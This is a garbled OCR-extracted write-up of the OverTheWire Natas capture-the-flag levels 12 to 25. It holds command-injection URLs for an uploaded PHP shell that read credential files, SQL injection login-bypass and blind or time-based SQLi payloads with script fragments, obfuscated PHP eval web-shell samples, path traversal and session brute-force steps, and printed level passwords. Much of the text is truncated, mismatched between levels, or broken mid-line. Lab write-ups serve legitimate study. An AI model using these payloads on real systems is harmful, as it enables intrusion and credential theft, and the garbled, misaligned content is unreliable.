
View sourcecode

Name	Value	D...	P...	E.	S.	H	S.	S.	S.	P.
data	CIVLIh4A...	n...	/	S..	6..					M.

Select a cookie to preview its value

Level: Natas12

- Step-by-Step:
  - Upload PHP file disguised as an image.
  - Access uploaded PHP file.
- Tools Used:
  - Browser, Burp Suite
- Logic Behind the Solution:
  - Bypassing file upload restrictions.



We test a simple `uname -r` injection with this URL

```
http://natas12.natas.labs.overthewire.org/upload/z8afuux3nl.php?cmd=uname%20-r
```

and get this

```
4.7.9-grsec
```

which means the shell command has passed through to the Linux shell with returned results. So we just need to `cat /etc/natas_webpass/natas13` with this URL


```
ɔs.overthewire.org/upload/z8afuux3nl.php?cmd=cat%20/etc/natas_webpass/natas13
```

and you'll get the password.

natas13

Level: Natas13

- Step-by-Step:
  - Upload a PHP file directly.
  - Execute uploaded file.
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - File upload exploitation.



Cookies are protected with XOR encryption

The password for natas12 is EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3
Background color: #000000 Set color

View sourcecode


Name	Value	D...	P...	E.	S.	H	S.	S.	S.	P.
data	CIVLIh4A...	n...	/	S..	6..					M.

Select a cookie to preview its value

Level: Natas14

- Step-by-Step:
  - Use SQL Injection in login form:
    - username: "natas15" OR "1"="1"
- Tools Used:
  - Browser

- Logic Behind the Solution:
    - Classic SQL Injection to bypass login.




- base64() : Encodes data with MIME base64 encoding
- gzdeflate() : Compresses a string using DEFLATE data format; gzinflate() decompresses it
- str_rot13() : Shifts every letter of a given string 13 places in the alphabet

The following examples all produce the same result, however, an attacker might choose to use more obfuscation techniques in order for the web shell to keep a low profile.

```
<?php
  // Evaluates the string "system('ls -la');" as PHP code
  eval("system('ls -la');");

  // Decodes the Base64 encoded string and evaluates the decoded string "system('ls -la');" as PHP code
  eval(base64_decode("c3lzdGVtKCdscyAtbGEnKTsNCg=="));

  // Decodes the compressed, Base64 encoded string and evaluates the decoded string "system('ls -la');" as PHP co
de
  eval(gzinflate(base64_decode('K64sLknN1VDKKVbQzUlU0rQGAA==')));

  // Decodes the compressed, ROT13 encoded, Base64 encoded string and evaluates the decoded string "system('ls -l
a');" as PHP code
eval(gzinflate(str_rot13(base64_decode('K64sLlbN1UPKKUnQzVZH0rQGAA=='))));

  // Decodes the compressed, Base64 encoded string and evaluates the decoded string "system('ls -la');" as PHP co
de
  assert(gzinflate(base64_decode('K64sLknN1VDKKVbQzUlU0rQGAA==')));
?>
```

Level: Natas15

- Step-by-Step:
    - Use Blind SQL Injection guessing each character.
    - Automate using script or Burp Intruder.
- Tools Used:
    - Browser, Burp Suite, Script
- Logic Behind the Solution:
    - Blind SQL Injection attack using true/false responses.




Successful login! The password for natas15 is AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J

Level: Natas16

- Step-by-Step:
    - Inject command using | operator.
    - Example: anytext | cat /etc/natas_webpass/natas17

- Tools Used:
    - Browser
- Logic Behind the Solution:
    - More advanced command injection practice.



- Good article and video explaining the different kind of SQL attacks


Natas 15

- Key > WalHEacj63wnNIBROHeqi3p9t0m5nhmh
- Blind SQL Injection > Python script to brut force guess the next password with natas16 as username
    - We're "blindly" asking the DB true or false questions "exists" or NOT... Then appending that character to the password string, until we've filled out the 32 characters. A.K.A BLIND SQL INJECTION
- Lessons from Source code

```
erthewire.org/index.php?debug',
iONgZ9J5stNVkmxdk39J'), data = Data)


 LIKE BINARY "' + passwd + char + '%" #'}
s.overthewire.org/index.php?debug',
vxrZiONgZ9J5stNVkmxdk39J'), data = Data)
```

Level: Natas17

- Step-by-Step:
    - Perform Blind Command Injection.
    - Use time delay like SLEEP(5) to detect true condition.
- Tools Used:
    - Browser, Burp Suite
- Logic Behind the Solution:
    - Blind injection using response time.



```
16.py
b
bc
bcd
bcdg
bcdgh
bcdghk
bcdghkm
bcdghkmn
bcdghkmnq
bcdghkmnqr
bcdghkmnqrs
bcdghkmnqrsw
bcdghkmnqrswA
bcdghkmnqrswAG
bcdghkmnqrswAGH
bcdghkmnqrswAGHN
bcdghkmnqrswAGHNP
bcdghkmnqrswAGHNPQ
bcdghkmnqrswAGHNPQS
bcdghkmnqrswAGHNPQSW
bcdghkmnqrswAGHNPQSW3
bcdghkmnqrswAGHNPQSW35
bcdghkmnqrswAGHNPQSW357
bcdghkmnqrswAGHNPQSW3578
bcdghkmnqrswAGHNPQSW35789
bcdghkmnqrswAGHNPQSW357890
8
8P
8Ps
8Ps3
8Ps3H
8Ps3H0
```


m beginning to realize th are just a listening game... see what comes back... N

- "listening.jpg" is not cre

- We're "grepping" for the exist series of "if's" within in a loop.
    - If this character is in the p NOTHING... If it's not in th dummy word "dommed" .
- First steps
    - Attempt to find characters across "$()" thanks to Wik challenges, which is She
        - *This is a command su*
    - After reading through all t

Level: Natas18

- Step-by-Step:
  - Brute-force session IDs from 1 to 640.
  - Find the session where admin=1.
- Tools Used:
  - Browser, bash loop, curl
- Logic Behind the Solution:
  - Exploit predictable session IDs.



```
  File "C:\Users\DD\AppData\Local\Packages\PythonSoftwareFoundation.Python.3
.9_qbz5n2kfra8p0\LocalCache\local-packages\Python39\site-packages\requests\a
pi.py", line 76, in get
    return request('get', url, params=params, **kwargs)
  File "C:\Users\DD\AppData\Local\Packages\PythonSoftwareFoundation.Python.3
.9_qbz5n2kfra8p0\LocalCache\local-packages\Python39\site-packages\requests\a
pi.py", line 61, in request
    return session.request(method=method, url=url, **kwargs)
  File "C:\Users\DD\AppData\Local\Packages\PythonSoftwareFoundation.Python.3
.9_qbz5n2kfra8p0\LocalCache\local-packages\Python39\site-packages\requests\s
essions.py", line 542, in request
    resp = self.send(prep, **send_kwargs)
  File "C:\Users\DD\AppData\Local\Packages\PythonSoftwareFoundation.Python.3
.9_qbz5n2kfra8p0\LocalCache\local-packages\Python39\site-packages\requests\s
essions.py", line 655, in send
    r = adapter.send(request, **kwargs)
  File "C:\Users\DD\AppData\Local\Packages\PythonSoftwareFoundation.Python.3
.9_qbz5n2kfra8p0\LocalCache\local-packages\Python39\site-packages\requests\a
dapters.py", line 516, in send
    raise ConnectionError(e, request=request)
requests.exceptions.ConnectionError: HTTPConnectionPool(host='natas17.natas.
labs.overthewire.org', port=80): Max retries exceeded with url: /?username=n
atas18%22%20AND%20password%20LIKE%20BINARY%22xc%25%22%20AND%20SLEEP(2)%20--%
20 (Caused by NewConnectionError('<urllib3.connection.HTTPConnection object
at 0x0000023ED36E79D0>: Failed to establish a new connection: [WinError 1006
0] A connection attempt failed because the connected party did not properly
```


- Jony Schats > Good explenation on the "grep" command

Natas 17

- Key > xvKIqDjy4OPv7wCRgDImj0pFsCsDjhdP
- Time Based SQL Injection
  - We're sending off an IF, ELSE statement and depending on the amount of time it takes to return we'll know if the character/digit we've guessed is a part of the password for username "natas18"
- Source code

Level: Natas19

- Step-by-Step:
  - Session ID is encoded in hexadecimal.
  - Brute-force with hex values.
- Tools Used:
  - Browser, bash script, curl
- Logic Behind the Solution:
  - Find the correct session by decoding hex session IDs.



Please login with your admin account to retrieve credentials for natas19.

Username: a


Password: ASaa

Level: Natas20

- Step-by-Step:
  - Modify POST parameters to set "debug" to 1.
  - Upload crafted text session manually.
- Tools Used:
  - Browser, Burp Suite
- Logic Behind the Solution:
  - Session tampering and privilege escalation.

Level: Natas21

- Step-by-Step:
  - Two different subdomains handle different requests.
  - Modify session to "admin=1" manually.
- Tools Used:
  - Browser, Burp Suite
- Logic Behind the Solution:
  - Handling multiple sessions across subdomains.




You are an admin. The credentials for the next level are:

```
Username: natas21
Password: IFekPyrQXftziDEsUr3x21sYuahypdgJ
```

Your name: adminadmin 1

Level: Natas22

- Step-by-Step:
  - The page redirects instantly.
  - Use curl -i to inspect HTTP headers and get the response before redirection.
- Tools Used:
  - curl
- Logic Behind the Solution:
  - HTTP redirection behavior exploitation.



https://natas21.natas.labs.overthewire.org

natas21

Note: this website is colocated with http://natas21-experimenter.natas.labs.overthewire.org


You are an admin. The credentials for the next level are:

```
Username: natas22
Password: chG9fbe1Tq2eWVMgjYYD1MsfIvN461kJ
```

View sourcecode

Level: Natas23

- Step-by-Step:
  - View Page Source.
  - Find the expected secret input.
  - Submit the correct secret.
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - Simple logic puzzle based on input validation.




```python
# -*- coding: utf-8 -*-

import requests
import re

username = 'natas22'
password = 'chG9fbe1Tq2

url = 'http://%s.natas.

session = requests.Sess

response = session.get(
print(response.text)
```

```
PS C:\Users\DD\Desktop\Cyber Stuff\CTF\OverTheWire\Natas\P11> python .\natas22.py


<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org
/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas22", "pass": "chG9fbe1Tq2eWVMgjYYD1MsfIvN461kJ" };</script></head>
<body>
<h1>natas22</h1>
<div id="content">

You are an admin. The credentials for the next level are:<br><pre>Username: natas23
Password: D0vlad33nQF0Hz2EP255TP5wSW9ZsRSE</pre>
```

Level: Natas24

- Step-by-Step:
  - Inject command using POST parameters.
  - Example: "test$(cat /etc/natas_webpass/natas25)"
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - Exploiting input parsing and command injection.




Password:

The credentials for the next level are:

```
Username: natas24 Password: OsRmXFguozKpTZZ5X14zNO43379LZveg
```

Level: Natas25

- Step-by-Step:
    - Perform directory traversal in the lang parameter.
    - Try multiple ../ to reach /etc/natas_webpass.
- Tools Used:
    - Browser
- Logic Behind the Solution:
    - Advanced path traversal attack.



Password:

